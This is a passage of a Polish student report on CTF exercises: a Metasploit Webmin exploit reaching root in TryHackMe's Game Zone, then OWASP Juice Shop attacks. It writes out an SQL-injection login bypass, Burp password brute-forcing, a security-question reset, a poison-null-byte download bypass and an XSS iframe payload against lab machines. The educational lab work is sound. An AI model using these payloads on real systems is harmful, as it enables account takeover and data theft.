| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | tun0            | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name         |
|----|--------------|
| 0  | Webmin 1.580 |


```

```

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions



| Id | Name   | Type        | Information                   | Connection                                         |
|----|--------|-------------|-------------------------------|----------------------------------------------------|
| 1  | LISTEN | shell       | cmd/unix                      | 10.9.148.147:4444 → 10.10.81.161:48234 (:::1)      |
| 2  | LISTEN | shell       | cmd/unix                      | 10.9.148.147:4444 → 10.10.81.161:48248 (127.0.0.1) |
| 3  | LISTEN | meterpreter | x86/linux root @ 10.10.81.161 | 10.9.148.147:4433 → 10.10.81.161:55460 (127.0.0.1) |



msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2663 created.
Channel 1 created.
cat /root/root.txt
a4b945830144bdd71908d12d902adeee
whoami
root

```


Po skonfigurowaniu i uruchomieniu exploita, uzyskaliśmy dostęp do konsoli na poziomie **root**.

4.1.6. Podsumowanie


Rozwiązanie pokoju **Game Zone** dał nam szerszy pogląd na przeprowadzania testów penetracyjnych aplikacji webowych. Poznaliśmy pełny zakres takich działań - od skanowania poprzez exploitację, aż po eskalację uprawnień. Wykorzystaliśmy również w wiele narzędzi powszechnie używanych w branży.

4.2. OWASP Juice Shop


Drugim pokojem był pokój **OWASP Juice Shop**(<https://tryhackme.com/room/owaspjuiceshop>).



4.2.1. SQL Injection



Przeglądając zawartość strony głównej natknęliśmy się na komentarz pozostawiony z profilu **admin**.



Udało nam się zalogować na konto admina poprzez wpisanie w polu **'Email'** frazy: **admin@juice-sh.op' --** . Zastanówmy się dlaczego ten sposób zadziałał:

```
{"email":"'admin@juice-sh.op' -- ","password":"'abc"}
```

```
1 SELECT * FROM users WHERE email='admin@juice-sh.p' --' AND password='abc'
```

Hasło jest poprawne, a ciąg znaków "--" w SQL jest znakiem komentarza, więc unieważnia konieczność podania hasła.

4.2.2. Pozyskanie hasła administratora

Aby pozyskać hasło administratora zdecydowaliśmy się wykorzystać metodę **bruteforce** za pomocą **Burp'a**.

Zaczelismy od przechwycenia ządania logowania.

```
Target: http://10.10.79.154

1 POST /rest/user/login HTTP/1.1
2 Host: 10.10.79.154
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://10.10.79.154
10 Connection: close
11 Referer: http://10.10.79.154/
12 Cookie: io=3c8BrW-8YECeZw4aAAAH; language=en; cookieconsent_status=dismiss; continueCode=Pwma6XxD0a3kY5bEJRzoqLny8Wpd9qiQdKeMNMmr8P1lv4w9VjZ2g7Q6g4Rzx
13
14 {"email": "admin@juice-sh.op", "password": "$$"}|
```

Następnie przekierowaliśmy je do **Intrudera**, wskazaliśmy, gdzie znajduje się forsowany parametr (w tym przypadku hasło) za pomocą dwóch znaków §.

Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

0

00000

000000

0000000

00000000

0987654321

1

Enter a new item

Add from list ... [Pro version only]

Ustawiliśmy payload, z wykorzystaniem listy haseł "best1050.txt" ze zbioru **Seclists**.

3. Intruder attack of http://10.10.79.154 - Temporary attack - Not saved to project file

Attack Save Columns							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request	Payload	Status code ^	Error	Timeout	Length	Comment	
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1171		
0		401	<input type="checkbox"/>	<input type="checkbox"/>	367		
1	-----	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
2	0	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
3	00000	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
4	000000	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
5	0000000	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
6	00000000	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
7	0987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
8	1	401	<input type="checkbox"/>	<input type="checkbox"/>	367		
9	1111	401	<input type="checkbox"/>	<input type="checkbox"/>	367		

124 of 1049

Udało nam się zdobyć hasło: **admin123**.

4.2.3. OSINT

Kolejny krokiem było wykorzystanie panelu resetu hasła by zalogować się na konto **jim@juice-sh.op**. Po wpisaniu maila Jima w formularz, pytanie zabezpieczające zmieniło się na "Podaj drugie imię najstarszego rodzeństwa". Na stronie głównej widniał komentarz Jima z jasnym odniesieniem do filmu Star Trek, więc wyszukaliśmy w przeglądarce frazę "Jim Star Trek". Na stronie Wikipedii poświęconej postaci James T. Kirk, znaleźliśmy informację o jego rodzinie:

Family	George Kirk (father)
	Winona Kirk (mother)
	George Samuel Kirk (brother)
	Tiberius Kirk (grandfather)
	James (maternal grandfather)
	Aurelan Kirk (sister-in-law)
	Peter Kirk (nephew)
	2 other nephews

W formularzu wpisaliśmy zatem imię "Samuel".

Your password was successfully changed.

W efekcie udało nam się zresetować hasło dla tego użytkownika.

4.2.4. Sensitive Data Exposure

W zakładce "About Us" znajdował się link kierujący do `.../ftp/legal.md`.

About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue dui dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. [Check out our boring terms of use if you are interested in such lame stuff.](#) At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Postanowiliśmy sprawdzić katalog `/ftp/`, by zobaczyć co jesteśmy w stanie znaleźć.

~ / ftp

quarantine

coupons_2013.md.bak

incident-support.kdbx

suspicious_errors.yml

acquisitions.md

eastere.gg

legal.md

announcement_encrypted.md

encrypt.pyc

package.json.bak

Jak widać znajduje się tu wile ciekawych plików, zwłaszcza `acquisitions.md`.

```
(kris@kris)-[~/Downloads]
$ cat acquisitions.md
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

W przypadku prawdziwego ataku, wyciek takich danych byłby bardzo poważnym incydentem bezpieczeństwa. Spróbowaliśmy również pobrać plik `package.json.bak`.

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/routes/fileServer.js:30:12)
at /juice-shop/routes/fileServer.js:16:7
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (fs.js:172:5)
```

Jak widać strona pozwala pobierać jedynie pliki z rozszerzeniem `.md` lub `.pdf`. Aby to obejść, skorzystaliśmy z techniki znanej jako "Poison Null Byte".

```
10.10.79.154/ftp/package.json.bak%2500.md|
```

Poison Null Byte to 'terminator', mówiący serwerowi by zakończył pracę w tym punkcie, zerując resztę stringa.

4.2.5. Panel administratorski

Przeglądając plik źródłowy `.js` natrafiliśmy na odniesienie do panelu administratora.

```
Xs = [
  {
    path: 'administration',
    component: Xi,
    canActivate: [
      -
    ]
  }
]
```

Ten fragment kodu nie powinien być widoczny dla zwykłego użytkownika lub osoby niezalogowanej, aplikacja powinna ładować tylko części, które są potrzebne.

Ponadto aplikacja nie posiadała sanitizacji w adresie URL, a zatem będąc zalogowanym na dane konto, mogliśmy podejrzeć chociażby koszyk innego użytkownika, poprzez zmianę argumentu "basket".

4.2.6. Cross-Site Scripting

Cross-site scripting (XSS) to rodzaj ataku, w którym złośliwy kod jest wstrzykiwany do stron internetowych i wykonuje się w przeglądarce użytkownika, często umożliwiając atakującemu kradzież danych lub przejęcie sesji. Atak XSS może wystąpić, gdy strona internetowa nie dostatecznie zabezpieczy dane wejściowe od użytkowników, umożliwiając potencjalnie niebezpieczne skrypty JavaScript wchodzenie w interakcję z zawartością strony.

DOM XSS: złośliwy kod JavaScript manipuluje Document Object Model (DOM) strony internetowej, wykorzystując nieodpowiednie zarządzanie dynamicznie generowanym zawartością.


```
<iframe src="javascript:alert(`xss`)"> X
```

Po wpisaniu powyższego skryptu w pole wyszukiwania, udało się go wywołać:




Wniosek: aplikacja nie sanityzuje parametrów pobieranych przez użytkownika.

Reflected XSS: złośliwy skrypt jest wstrzykiwany bezpośrednio poprzez parametry URL lub formularze, a następnie wykonuje się w przeglądarce użytkownika podczas ładowania zainfekowanej strony.



Tym razem wykorzystaliśmy funkcjonalność strony odpowiedzialną za śledzenie zamówionych przesyłek.



Wstrzyknęliśmy skrypt bezpośrednio do adresu URL.



Po odświeżeniu witryny skrypt został uruchomiony.

4.2.7. Wnioski

Ten pokój pozwolił nam się zaznajomić z nowymi rodzajami podatności takimi jak **Sensitive Data Exposure** i **XSS**. Poza zaprezentowanymi rozwiązaniami, pokój ten oferuje znacznie więcej zagadek na różnym poziomie trudności.

4.3. Wnioski ogólne

Główny cel został zrealizowany - realizacja projektu znacząco pogłębiła naszą wiedzę z zakresu testowania zabezpieczeń aplikacji webowych. Uświadomiła nam również, jak szeroki i fascynujący jest to obszar. W naszej opinii rozwiązywanie zadań typu CTF jest doskonałym sposobem na rozpoczęcie nauki - łamigłówek są na różnych poziomach zaawansowania, w przystępny sposób przekazują wiedzę z zakresu cyberbezpieczeństwa, a ich rozwiązywanie przynosi dużo satysfakcji.

Wszystkie zadania były realizowane z wykorzystaniem systemu Kali Linux.